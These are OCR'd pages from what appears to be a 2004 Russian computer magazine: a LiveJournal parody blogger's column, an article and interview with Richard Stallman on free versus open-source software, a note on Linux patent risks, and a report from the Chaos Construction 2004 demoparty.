ЖЖ у меня появился около полугода назад после долгих уговоров моих друзей. С самого начала существования дневника я постил в нем, в основном, не свои переживания и чувства, а что-нибудь смешное, дабы поднять настроение своим френдам. Причем я не занимался банальной перепечаткой чужих анекдотов и шуток, а пытался креативить. И если уж брался тереть за жизнь, то это всегда было весело и задорно. Даже когда я завалил экзамен или когда меня бросила девушка, это подавалось в юморной форме. Одновременно и достоинство, и недостаток ЖЖ - это время. Время, которое затрачивает человек, чтобы прочитать все комментарии, ответить на нужные и пробежаться по френдленте. ЖЖ - это одна большая книга, которую, казалось бы, вот-вот дочитываешь, - и тут открывается еще 500 страниц неизведанного. Еще есть такая интересная штука, как рейтинг LJ журналов. Недавно я посмотрел на топ-10 самых читаемых людей и задался целью попасть туда. Причем попасть честным образом, а не банальной накруткой посетителей. Стал я думать, чем же можно заинтересовать людей, множество людей! И придумал. Ведь можно сочинять пародии на самых известных ЖЖ-шников либо на их отдельные посты, тем самым по-доброму высмеивая слабые стороны звезд. Каждый мой текстовый закос выдержан в стиле пародируемой жертвы с точностью до знаков препинания, смайлов и даже ругательств :). Первым я выбрал чувака, который раньше много и часто писал о сексе с девушками, можно сказать, это была его мания. Теперь lj-юзер parodiya находится в десятке самых читаемых каждый день. Люди ждут интересные пародии, а некоторые надеются увидеть в моем журнале себя. Конечно, иногда получаются не очень смешные переделки, я тоже человек, да и всем не угодить. Но я стараюсь. И мне нравится веселить и радовать людей.



Алексей Доля (tanat@hotmail.ru)

CENSORED

СВОБОДНОЕ ПО VS ОТКРЫТОЕ ПО



Мир программного обеспечения разделен на три части: свободное ПО (free), открытое (open source) и собственническое (proprietary). Собственническими являются все программы, которые поставляются без исходников и оставляют юзеру только одно право - запускать их. Сюда входят практически все популярные продукты: MS Windows с офисом, The Bat!, WinRAR и т.д. Свободным называется ПО, которое можно не только запускать, но и изучать исходный код, изменяя его по своему желанию, распространять копии, а также выпускать модифицированные версии.

ИНТЕРВЬЮ С ОТЦОМ СВОБОДНОГО ПО

Эти четыре права составляют философию свободного ПО. Сюда относятся все программы, распространяемые под лицензией GNU GPL и некоторыми другими свободными лицензиями. Открытый софт имеет много общего со свободным. Главное отличие в том, что, хотя четыре права и предоставляются его пользователям, основополагающими они не являются. Философия свободного ПО часто отпугивает крупный бизнес, так как разработчик не имеет полного контроля над своим программным продуктом.

Визитной карточкой свободного ПО является Ричард Столлман, отец-основатель движения за свободное ПО (Free Software Movement) и президент Фонда свободного ПО (Free Software Foundation). Он является лицом GNU, он разработал целый ряд популярных проектов под UNIX (своими руками писал Emacs, GDB, GCC и многое другое). Столлман - яростный агитатор за свободное ПО и просто фанатик своего дела.

Закончив Гарвард в 1974 году, Ричард получил степень бакалавра по физике. Примерно в это же время занимался разработкой операционной системы в Лаборатории искусственного интеллекта в Массачусетском технологическом институте. В 1980-ые годы начал писать программы GNU. В 1985 году основал Фонд свободного ПО, чтобы собрать деньги для продвижения GNU. Сегодня этот Фонд финансирует многие свободные проекты.

Само движение за свободное ПО родилось в 1983-1984 годах. К 1990 году оно набрало небывалую силу: система GNU была разработана почти полностью, не хватало только ядра. К тому времени Линус Торвальдс уже написал ядро Linux, и оно оказалось востребованным в FSM, потому что все остальные части ОС GNU уже были написаны. Историки часто упускают этот факт из виду, но система, которая стала популярна в 1990-х годах, была больше GNU, чем Linux, и имя GNU/Linux (а не просто Linux) подходит ей намного лучше. Сейчас есть система GNU/HURD, отличающаяся от GNU/Linux лишь ядром. Правда, по функциональности ядро HURD до Linux не дотягивает.

Движение за открытое ПО возникло в 1998 году из движения за свободное ПО. Причин, по которым свободное сообщество создало новый лагерь - открытое сообщество, несколько. Основная официальная причина в том, что в английском языке слово «Free» означает не только «свободное», но и «бесплатное». Сегодня, чтобы подчеркнуть, что ПО является бесплатным, говорят «zero-cost» и «free of charge». Но в определениях свободного и открытого ПО слова «бесплатно» нигде нет. Бесплатным может быть любое ПО, даже собственническое, и никто не заставляет разработчиков свободного и открытого ПО отдавать свои труды безвозмездно. Чтобы уйти от двусмысленности слова «free», было решено заменить его на «open source».

Есть и другая, более правдоподобная версия. Проработав долгое время над свободными проектами, многие разработчики стали сознавать, что философия свободы (которая сама по себе не так уж плоха) только мешает заработать деньги и привлечь крупные инвестиции. Ричард Столлман и все его сообщество уделяют основное внимание правам пользователя по работе со своим софтом, все остальное - на втором плане. Но чтобы делать бизнес в наши дни, нужны гибкие условия и уверенность в своем будущем. Позиция Ричарда не допускает каких-либо компромиссов: ПО либо свободное, либо нет. Например, свободным дистрибутивом GNU/Linux может являться лишь тот дистрибутив, в который не входит ни одного собственнического пакета. Открытое сообщество быстро избавилось от слабости своего старшего брата: оно идет на компромиссы и допускает комбинирование любого ПО в одном дистрибутиве.

Свободное сообщество и лично Ричард Столлман не считают открытое сообщество своим врагом. Они относятся к движению за открытое ПО, как к конкуренту, пытающемуся похоронить свободную философию под красивыми бизнес-лозунгами. Впрочем, открытое сообщество принесло компьютерному

миру больше пользы: почти все успешные сегодня дистрибутивы GNU/Linux являются открытыми (в них есть собственнические пакеты). Сегодня открытое ПО нашло поддержку у многих крупных компаний: IBM, Novell, Intel и других. Крупные сборщики ПК и серверов (Dell и Hewlett-Packard, например) устанавливают открытое ПО на свои продукты.

РАЗГОВОР С РИЧАРДОМ СТОЛЛМАНОМ

Кстати, Линус Торвальдс является завзятым «открыто-исходником». Он не разделяет взглядов Ричарда Столлмана на свободное ПО, вероятно, поэтому оба пытаются игнорировать существование друг друга.

Чтобы ты мог составить впечатление о мире и философии свободного ПО из первых рук, мы связались с Ричардом Столлманом и он согласился поделиться своими мыслями.

Алексей (А): Ричард, расскажите, пожалуйста о себе.

Ричард Столлман (РС): Я живу в Кембридже, штат Массачусетс, США. Хотя могу, в принципе, жить и в любом другом месте. Большую часть своего времени я провожу в поездках и выступлениях (рассказывая, естественно, о свободном ПО), так что чувства собственного дома у меня нет.

Я не женат, имею одного ребенка - движение за свободное ПО. Сейчас ему уже 20 лет. Домашних животных у меня нет. Я бы хотел завести попугая, если бы смог разрешить ему летать по дому везде, где он захочет, и не держать его в клетке. Но с моим образом жизни это невозможно.

А: Почему Ваше имя обычно является синонимом по отношению к словам: «свободное ПО», «GNU GPL», а иногда и «GNU»?

РС: Наверное, потому, что я основал движение за свободное ПО и первым начал разработку операционной системы GNU. Но было бы неправильно отождествлять эти понятия и мою личность, ведь над GNU работали тысячи людей и многие из них являются сторонниками свободного ПО.

А: Где Вы сейчас работаете, и в чем состоит Ваша работа?

РС: Моя работа - распространять философию свободного ПО.

А: А кто Вам платит за это?

РС: Большую часть времени я работаю бесплатно, но примерно половина моих выступлений на публике оплачивается. Этого вполне хватает для жизни. У меня нет собственного дома и своей машины - они мне не нужны. Я живу в городе, в нем есть автобусы и метро. Так что я быстро попадаю туда, куда мне нужно.

А: Можно ли утверждать, что свободное ПО и ПО, распространяемое под лицензией GNU GPL, - это одно и то же?

РС: Каждая лицензия, которая не нарушает четырех основных свобод, является лицензией для свободного ПО. GNU GPL - это самая часто используемая лицензия для свободного ПО. Но существует еще целый ряд лицензий, уважающих четыре основных свободы: лицензия X11, старая и переработанная лицензия BSD, Mozilla Public License и лицензия Apache. Полный список таких лицензий представлен по адресу www.gnu.org/licenses/license-list.html.

А: Свобода номер 1 (не ноль) позволяет изучать исходный код и изменять его по своему желанию. Но многим ли это нужно? Есть ли на это спрос?

РС: Конечно, есть! По меньшей мере, это сотни тысяч пользователей GNU/Linux. Возможно, даже миллионы. Посмотрите, например, сколько людей копаются в своих автомобилях и сами их ремонтируют. Точно так же для пользователей ПК потенциально важно иметь возможность копаться в программах.

А: Но ведь многие пользователи вообще не хотят копаться в программах! Более того, это им не только не нужно, но они и не умеют это делать!

РС: Никто не станет из-под палки принуждать пользователей изучать исходные коды свободных программ. Можно просто запускать программы и не вникать в то, как они работают. Но если кто-то захочет разобраться в этом вопросе, ему просто надо будет научиться программированию самому или нанять опытного преподавателя. В любом случае, человек должен иметь свободу изучать код.

А: Я говорил об офисных служащих, бухгалтерах, секретарях, обычных домашних пользователях и т.д.

РС: Здесь не могу с вами согласиться. Многие люди из названных категорий не интересуются программированием, но некоторые из них (а единицы уж точно) весьма неплохо знакомы с разработкой программ. Понимаете, из того, что кто-то является бухгалтером или секретаршей, вовсе не следует, что этот человек глуп или ограничен в своих интересах. Собственнические программы просто игнорируют потребности пользователей, а свободное ПО дает вам свободу. При желании вы можете воспользоваться ею. Не каждый копается в исходных кодах, точно так же, как не каждый пишет статьи. Тем не менее, все наше общество выигрывает от свободы изменять исходный код программ точно так же, как все мы выигрываем от свободы высказывать свое мнение в СМИ. Все мировое сообщество страдает, когда свобода в какой-либо сфере человеческой жизни ущемлена. Сегодня это относится и к США, и к России.

А: В чем заключается философия свободного ПО?

РС: Философия свободного ПО в том, что все компьютерные пользователи должны иметь свободу распространять и полностью контролировать то ПО, которое они используют. Если быть более точным, то речь идет о четырех основных свободах. Наш лозунг: «Свобода и общество».

А: Вы принимаете свою работу близко к сердцу?

РС: Я бы не стал называть это работой, так как работа - это что-то, что вы делаете за деньги. То, чем занимаюсь я, является, скорее, миссией. Когда я говорю, что движение за свободное ПО - этой мой ребенок, то шучу лишь отчасти.

А: А какие у Вас сейчас отношения с GNU?



Ричард со своими последователями

РС: Я по-прежнему являюсь главным GNU-шником и управляю разработкой проектов. Хотя разработка пакетов GNU, в основном, ведется независимо от меня.

А: Как Вы относитесь к лицензиям BSD?

РС: Обе лицензии BSD являются лицензиями для свободного ПО. Но старая лицензия была несовместима с GNU GPL из-за одного рекламного пункта. В переработанной лицензии этот пункт исчез, поэтому она полностью совместима с GPL. Обе лицензии BSD являются примерами простых не-copyleft лицензий для свободного ПО. Я бы не рекомендовал кому-нибудь выпускать программы и распространять их без copyleft, так как любой посредник сможет урезать свободу и распространять код дальше.

А: Какие у Вас отношения с разработчиками Free\Net\OpenBSD? Я слышал, что Вы недолюбливаете Линуса Торвальдса. Это так?

РС: С разработчиками *BSD я очень редко общаюсь. Что касается Торвальдса, мы разговаривали друг с другом всего несколько раз. У нас оказались очень разные политические взгляды. Я критикую его за открытое использование несвободного ПО в разработке ядра Linux.

А: Уже давно нет никаких новостей от SCO. Вся эта эпопея уже закончилась? Как Вы считаете?

РС: Я всегда говорил, что угрозы SCO большого эффекта не произведут. Гораздо более опасны патенты на ПО. Я провожу много публичных выступлений в Европе, чтобы помочь кампании против патентов на ПО в Евросоюзе.

А: В чем именно Вы видите опасность?

РС: Чтобы написать большую программу, требуется объединить очень много идей. Если любую идею можно будет запатентовать, то каждый, кто напишет большую программу (и даже те, кто ее использует!), нарушит патентные права и может быть привлечен к ответственности. Патенты на ПО ограничивают каждого разработчика. Все это выгодно только мегакорпорациям, так как у них всегда очень много патентов в своей сфере деятельности. Сейчас в Евросоюзе очень сильно движение против патентов на ПО, которое берет начало из движения за свободное ПО. Европарламент проголосовал против патентов в сентябре прошлого года. Правительство Нидерландов перестало поддерживать патенты на ПО несколько недель назад, хотя мнение членов парламента и разделились. Что будет

в конце, еще не ясно, но возможно, нам удастся выиграть эту битву в Евросоюзе.

Я надеюсь, что Россия не пойдет на поводу этой глупой политики, так как введение патентов на ПО даст лишь контроль иностранным компаниям над использованием компьютеров в России. Мое личное мнение об этих патентах таково - они полностью уничтожают свободу во всем, что хоть как-то связано с компьютерами. Есть еще DMCA, американский закон, за нарушение которого был арестован Дмитрий Скляров. Этот закон запрещает использование важной свободной программы DeCSS, с помощью которой можно смотреть видео на DVD. Я очень огорчился, когда узнал, что Россия тоже приняла похожий закон. Хотя программа Дмитрия Склярова и не была свободной, все-таки его имя запомнилось многим американцам, которые требуют свободу использования компьютера любым способом, если это не наносит кому-либо вред.

A: Вы когда-нибудь пробовали работать в Windows?

PC: Совсем немного. Пару раз мне надо было поработать не на собственном ПК.

A: Как она Вам?

PC: Я не исследовал ее. Мне нужно было только переписать свое электронное письмо с сервера GNU на дискетку. Чтобы осуществить эту сугубо практическую задачу, мне не потребовалось много времени. Так что свое мнение я составить не успел.

A: А BSD-системы Вы пробовали?

PC: Фонд свободного ПО использовал BSD-системы на некоторых своих машинах в 90-ых годах, потому что GNU/Linux не поддерживал их аппаратные конфигурации. Большую часть работы я делал в Emacs и в командной строке, так что особой разницы между BSD и GNU/Linux не заметил.

A: На Ваш взгляд, все существующее ПО должно быть свободным?

PC: Каждая установленная вами программа должна быть свободной: вы должны иметь право копировать ее, изменять и распространять. Если вы хотите передать эту программу кому-то еще, то должны уважать права и этого человека. Он тоже должен иметь те же свободы, что и вы. Это не значит, что программа просто обязана все время изменяться и распространяться. Вы можете с ней это делать, но только если захотите сами.

A: Разве конкуренция между собственническим ПО и свободным не является позитивной силой, приводящей к прогрессу?

PC: Я так не считаю. Несвободные программы распространяются таким образом, что их пользователи становятся беспомощными и разъединенными. Это неправильно, это зло, так быть не должно. Любое зло имеет некоторые побочные эффекты, которые могут быть позитивными. Собственнические программы могут быть воплощением новых идей, которые стоит реализовать и в свободном ПО. Если эти идеи не защищены патентом, то это, безусловно, плюс. Но это не должно нас останавливать в нашей борьбе за свободу пользователей. Самый важный вид прогресса - это прогресс, вызванный свободой и объединением. Свободное ПО дает пользователям свободу объединяться.

A: Вы можете прокомментировать факт приобретения компанией Novell двух других компаний (SuSE Linux и Ximian), которые специализируется на разработке свободного ПО?

PC: Ни одна из них не специализируется на разработке свободного ПО по-настоящему. Каждая из них имеет собственнические продукты. Хотя должен признать, после приобретения этих компаний Novell сделает свои продукты более либеральными.

Тем не менее, Novell имеет много своих собственных абсолютно несвободных программных продуктов. И, судя по всему, она вовсе не собирается менять свою политику.

A: Можно ли утверждать, что большой бизнес наконец-то обратил свое пристальное внимание на свободное ПО и GNU/Linux?

PC: Этот процесс происходит уже несколько лет. Хотя последствия этого неоднозначны. Положительные стороны известны всем, так что я не буду их затрагивать. А вот об отрицательных стоит поговорить. Бизнес-компании не акцентируют внимание на том, что пользователи имеют право быть свободными. В этом-то все и дело. Я думаю, что так происходит именно потому, что у крупных бизнес-компаний есть свои собственнические продукты тоже. Согласитесь, было бы невыгодно указывать пользователю, что эти продукты ущемляют их свободы. Разговор о свободном ПО ведется так, как будто оно является своего рода альтернативой собственническому. Основными аргументами в этом являются практические преимущества, и в результате свободное ПО теряет свой этический, философский базис.

A: Какой дистрибутив GNU/Linux Вы используете сами? Считается, что Вы являетесь поклонником Debian GNU/Linux? Это действительно так?

PC: Я всегда предпочитал Debian, потому что этот дистрибутив поддерживал философию свободного ПО. Официальный дистрибутив Debian GNU/Linux не включает в свой состав ни одну собственническую программу, в то время как другие дистрибутивы поставляют и несвободные приложения. Тем не менее, web-сайт Debian описывает и предлагает некоторые собственнические пакеты. Эти пакеты не являются частью Debian, но они присутствуют на сайте. Так что я не могу полностью рекомендовать Debian.

В этом году я узнал об одном дистрибутиве GNU/Linux, который, на мой взгляд, является полностью свободным: UTUTO-е из Аргентины. Я бы хотел найти и другие свободные дистрибутивы, которые мог бы потом порекомендовать.

A: Считается, что люди, связанные с GNU Linux, не любят Red Hat. Это действительно так?

PC: Это неправда. Мы критикуем компанию Red Hat за то, что она поставляет собственническое ПО в составе своего дистрибутива, но в то же время мы благодарны ей за разработку большего числа очень полезных пакетов. Политика Red Hat по отношению к нашему сообществу намного лучше многих других, ведь Red Hat разрабатывает только свободное ПО.

A: Иногда в прессе говорят, что свободное ПО более надежно и безопасно, чем собственническое только потому, что оно свободно. Каково Ваше мнение?

PC: Признаюсь честно, я не эксперт в области безопасности и надежности. Единственная реакцию, которую вызывают у меня компьютерные вирусы, - это нажатие кнопочки «d» на том сообщении, что содержит инфицированное вложение.

A: Как Вы видите будущее свободного ПО? Оно вытеснит собственническое ПО через 5 или 10 лет?

PC: Я не могу предсказать вам то, что зависит от вас самих. Победит ли свобода и демократия власть корпораций над ПО? Распространится ли эта власть на другие области жизнедеятельности? Это зависит от вас. Если вы присоединитесь к борьбе за свободу, мы можем выиграть. Если вы закроете на эту проблему глаза и будете принимать решения исходя из сиюминутной выгоды, мы проиграем.

A: Но как можно бороться за свободное ПО?

PC: Есть много путей:

- Писать свободное ПО.
- Создавать свободные руководства для свободного ПО.
- Создать группу пользователей GNU/Linux.

ПАТЕНТЫ И ИСКИ


Консалтинговая компания OSRM (Open Source Risk Management) подсчитала, что существует по крайней мере 283 патента, держатели которых при желании могут возбудить иски к разработчикам GNU/Linux. Единственной хорошей новостью является то, что все эти патенты еще не выдержали проверку в суде. Треть из них (98 штук) принадлежит дружественным к Linux компаниям - IBM (60 штук), HP (20 штук), Intel (11 штук) и т.д. 10 процентов - Microsoft :).

Речь идет о системе, основанной на ядре Linux 2.4 и 2.6. Хотя разбирательства с патентами не начнутся раньше 2006 года, компания OSRM уже подсчитала, сколько потребуется денег на подобные судебные тяжбы: 150 тыс. долларов в год на само разбирательство и до 5 млн. долларов в качестве компенсации истцу. Специалисты OSRM подчеркивают, что компания SCO уже давно точит зубы на IBM, а амбиции SCO нельзя сбрасывать со счетов.

mindw0rk (mindw0rk@gameland.ru)



ХРОНИКИ



ЦЭЦЭ

В это субботнее утро 21 августа в Питере шел ливень. Нормальные люди отсыпались после рабочей недели, а мы с Тохой шуровали в сторону Ленинградского Дворца молодежи (ЛДМ). Именно там должен был состояться Chaos Construction 2004 - крупнейшее демопати в России. К тому времени, как закончился дождь, на мне не осталось ни клочка сухого места - Тоха умеет приютить под зонтом. Как бы там ни было, мокрый майнд и сухой Тоха точно по графику добрались до условленного места и под видом матерых журналистов проникли внутрь.

РЕПОРТАЖ С КРУПНЕЙШЕГО ДЕМОПАТИ РОССИИ

ДЕНЬ ПЕРВЫЙ: ПРИКЛЮЧЕНИЯ ЗОМБИРУЮЩЕГО КВАДРАТИКА

Открытие фестиваля состоялось на полтора часа позже, чем планировалось. Впрочем, народ у нас к этому делу привычный и относится с пониманием. Возмущений никто не высказывал, наоборот, задержка дала возможность приехавшим сценерам познакомиться и пообщаться друг с другом в реале. Кроме россиян, на пати прибыли украинцы, белорусы, австрийцы, фины. Был даже парнишка из Англии, которого быстро окружила немаленькая толпа и генерила ему вопросы на ломаном английском относительно забугорной демосцены. Практически все сценеры представляли новую волну, хотя было и несколько «старичков», руливших в середине 90-х (товарищи Kano, Unbeliever, Ларин и др.).

Билеты для нас были забронированы заранее, так что, не теряя времени, мы получили отличительные знаки прессы - желтые браслетики на руку (у остальных гостей были шахматные) и пошли занимать козырные места. Для проведения пати выделили просторный кинотеатр вместимостью более 1000 человек. В отличие от ранних фестивалей, где работы показывали на мониторах, на этот раз задействовали приличный проектор. Картинка была хорошо видна даже с задних рядов.



Тусовка сценеров у входа в ЛДМ

Помимо общего зала, внутри были еще пресс-центр и олдскул-зона. В первой стояли два компа, подключенных к интернету, можно было проверить почту, что я периодически и делал. Правда, Тоха вскоре словил по wi-fi инет на свой ноут, так что особой нужды нам толпиться в пресс-центре не было. Олдскул-зона представляла собой небольшое пространство, где показательно работали около 15 старых машин. Среди них были Commodore64, несколько модификаций Atari, ноутбук «Apple Powerbook 100» 1991 года выпуска, русский аналог XT-шки ПЭВМ ЕС 1841, какой-то экзотический «Цирус» с сенсорным экраном и напоминающий здоровенный КПК, старенькая графическая станция Indigo-2 от Silicon Graphics, амижные клоны «Пегасус-1» и «Пегасус-2», а также супердревний гробик с циферблатом вместо дисплея («Искра», если я не ошибаюсь). На компьютерах были запущены разные программы и игрушки (порадовала Prince of

Percia), можно было поклацать и поиграться. А на Пегасах большую часть времени крутили амижные демки прошлых лет.

Примерно в 12 часов дня, когда половина зала уже была забита, на сцену вышел главный организатор Сева Потапов aka Random, поприветствовал всех и объявил о начале CC. В первый день крутили, в основном, спектрумовские компо, а самое интересное - 8 bit demo - как обычно, оставили на десерт (чтобы народ раньше времени не разбежался).

Первой показывали ASCII-графику. Работ было всего 5: несимметричный Иисус Христос, профиль дедушки Ленина и еще что-то непонятное. Особенного восторга они у меня не вызвали - еще свежи впечатления от скринов Sketch Rimanez'а. Вероятно, ASCII-сцена сейчас переживает не лучшие времена.

Затем началась демонстрация ZX gfx. 9 картинок, из которых 5 - весьма достойных. Особенно понравились дети в окошке от Kasik. Правда, я до сих пор не понимаю, зачем спековские художники рисуют лица людей, используя все цвета радуги. Получаются какие-то радиоактивные мутанты. Очевидно, дань традиции - перебором красок на спектруме страдали всегда. В этот раз обошлось без голых теток, которые украшали в избытке графические компо предыдущих пати и успели всем надоесть. Была одна тетка с большими сиськами на фоне крутой тачки, но, к счастью, в купальнике.

В течение wild компо, сменившего 8-битную графику, показали несколько любительских видеороликов, претендующих на звание «короткометражного фильма». Самый закрученный сюжет оказался у первой работы, где полковник русской армии гражданин Иванов спасал военную тайну от шпиона американской армии мистера Джона Смита. Чуваки лихо гоняли на игрушечных тачках, сражались на бумажных самолетах, перестреливались пластмассовыми пистолетами... словом, вели себя, как герои голливудского боевика. А в конце случился хэппи энд и полковника повысили до генералиссимуса. В остальных фильмах смысл я найти пытался, но так и не смог. В одном клипе чувак 5 минут остервенело рубит полено, называя себя папой Карло, в другом какой-то хрюндель под трек «Sweet Dreams» бредет по сугробам непонятно куда и зачем, в третьем вообще нарезали кучу фрагментов и запихнули в рандомном порядке - смотрите, радуйтесь. Словом, кина не вышло, но посмотреть этот бред было забавно.

Примерно в середине первого дня на большом экране появился квадратик, громко гудящий и пускающий в зрителей зомбирующие волны. Этот простенький эффект был написан неким Konex для ZX 512 байт интро, но то ли по ошибке, то ли ради прикола организаторы дали его раньше. И до закрытия первого дня бешеный квадратик появлялся еще не раз, приводя публику в восторг. Во времена затишья народ требовал показать им квадратик и громко скандировал: «Konex! Konex!». Random даже пообещал, что обдолбанный квадратик станет символом CC05 ;).

Вскоре запустили ZX music компо, и мы, недолго думая, сбежали в местную бильярдную покатать шары и перекусить.

Когда вернулись, на сцене какой-то чувак демонстрировал новую игру. Оказалось, что это тот самый Юрий Матвеев из легендарной группы Step, которая в начале 90-х выпускала дискмаг Sectrofon, а в 95-ом зарелизила нашумевшую игру «Звездное наследие». Геймуха с отрендеренными пейзажами оказалась писишным сиквелом старого доброго «Наследия». Матвеев продемонстрировал кусочек геймплея и пообещал, что релиз состоится в мае 2005 г. Не знаю, удастся ли писишному «Наследию» завоевать внимание основной массы геймеров, все-таки для 2005 игра слишком простенькая, но старые спектрумисты, включая меня, не пройдут мимо.

Продолжая тему игр, организаторы объявили о начале ZX game compo. Я видел этот конкурс в программе, но ожидал максимум одну работу. Одно дело - нарисовать картинку или написать небольшую демку к CC, другое - потратить кучу времени на разработку игры. Но оказалось, что в компо участвуют аж 4 работы. Большинство аплодисментов сорвал порт Wolfenstein 3D на ZX. Несколько лет назад парни из Digital Reality работали над разработкой Doom на ZX, но в итоге забили, выпустив лишь демку. Авторы вульфа, судя по всему, намерены идти до конца. Правда, хоть убейте, не представляю, каким надо быть маньяком, чтобы играть в ЭТО сейчас. При живом-то Фаркрае и третьем Думе...

Остальными тремя играми были: хентайная адвентюра, демка шахмат с потрясающим ИИ (я выиграл у компа одним конем) и игрушка, обучающая английскому языку.

Десерт в виде ZX демо компо разочаровал. У единственной более-менее нормальной демки Traumwerk, состоящей, в основном, из 3D-эффектов, конкурентов не было. «А что было?» - спросишь ты. А была: 1) жутко печальная история размазанным шрифтом про то, что у автора никогда не было папы, с простеньким векторным эффектом в качестве бонуса; 2) последовательность хреново отсканенных картинок под жуткое громыхание; 3) куча пикселов на экране, двигающихся под занудный трек и образующих нелепые узоры; 4) коллекция плазмы со смешными картинками. Третью демку крутили минут десять, в конце народ уже не выдержал и требовал прекратить это безобразие. Да, друзья мои, это не «Forever» и не «Refresh»...

В течение первого (да и второго тоже) дня показывали 15-минутный фильм о ранних демопати. В мувике рассказывалось о том, как все начиналось, передали атмосфе-


Компьютеры из олдскул-зоны: «Искра» и две «Атари»

Народ в процессе просмотра амижных дем в олдскул-зоне


Ссылки по теме:
- http://cc.enlight.ru - официальный сайт Chaos Construction 2004
- ftp://ftp.cc4.org.ru - работы с CC4
- http://scene.org.ru/forum.php?m_page=2&topic_id=297 - обсуждение CC4

> Продолжая тему игр, организаторы объявили о начале ZX game compo.

CC4 В ЦИФРАХ

Всего на CC-2004 побывало (заполнило регистрационные анкеты) 428 человек. Из них 242 жителя Санкт-Петербурга и 186 - из других городов и стран (включая дальнее зарубежье).

Предварительно было забронировано 486 билетов, куплено (либо выдано бесплатно) во время фестиваля - 211. То есть около половины из тех, кто хотел приехать, - приехали.

Число организаторов и помощников - около 40-45 человек. Для нужд оргкомитета использовалось порядка 20-25 компьютеров. Сумма, которая ушла на проведение CC-2004, колеблется между $6000 и $8000. Продажа билетов и CD возместила лишь незначительную часть расходов оргкомитета.


Посередине главный организатор CC 2004 - Random

ру предыдущих Enlight'ов и CC, были фрагменты интервью с известными сценерами. Когда я в середине 90-х отвисал на Спектруме, то читал все отчеты об этих пати и видел много фоток, так что теперь было интересно наблюдать дела давно минувших дней вживую. Сценеры тоже восприняли фильм очень тепло. Многие улыбались, вспоминая о прошлом с ностальгией.

Помимо этого, крутили еще один фильм, отснятый непосредственно на CC04. В нем оператор светил фонариком в лица хозяев стареньких машин из олдскульной зоны и выпытывал, что это за табуретки с кнопочками. Ребята рассказывали, как когда-то эти машины были популярны и о них мечтал каждый продвинутый молчел. Особенно интересно было послушать про КПК-мутанта «Цирус», так как с этой машиной я столкнулся впервые.

В конце организаторы вывели на экран полюбившийся всем зомбирующий квадратик, и Рандом объявил о закрытии первого дня. Выходя из здания, мы увидели большую толпу тусующихся сценеров. Для многих из них впереди еще была afterpaty - традиционная пьянка с распитием пива-водки и обсуждением перспектив развития демосцены. Ну а мы с Тохой как последние трезвенники России отправились по домам, набираться сил перед вторым днем.

ДЕНЬ ВТОРОЙ

На следующий день погода не хулиганила - светило солнышко, и был прекрасный летний день. Правда, Тоха все равно нашел в нем негатив и всю дорогу к ЛДМ рассказывал мне, как все плохо :). Справедливо решив, что если вчера были задержки с началом пати, то и сегодня им суждено быть, мы явились на CC в полдвенадцатого дня. Уже на подступах к зданию стало ясно, что афтерпати удалась. Народ сидел на лавочках, отходя от, судя по всему, немеренного количества водки. На лицах отображалась неземная печаль. Внутрь зала, кстати, проносить алкоголь запрещалось, и все, кто пытался, его лишались. Один парнишка долго старался прорваться сквозь невозмутимое security с двумя батлами водки. В конце концов водка была изъята и впоследствии распита организаторами.


Кадр из PC-версии «Звездного наследия»


> Помимо этого, крутили еще один фильм, отснятый непосредственно на CC04.

Так как свои желтые ленточки мы благополучно посеяли, охрана нас не пускала, и правильно делала. Вызвонив Random'а, мы с его помощью таки попали внутрь... и как раз успели на multichannel music traditional. Лег я накануне поздно, как следует не выспался, так что первое компо стало хорошим подспорьем досмотреть приятные эротические сны. А краем уха я оценивал творческие способности музыкантов. Больше всего мне понравилась тихая медленная музычка Autumn Secrets, написанная неким Butch. Именно она и заняла первое место в своей номинации. Последней прокрутили какое-то бымцкающее техно, народ хором начал возмущаться, мол, что вы нам вешаете, какая это Traditional. На что организатор пояснил, что раз звучит попсово, значит, попса, а раз попса, то Traditional ;).



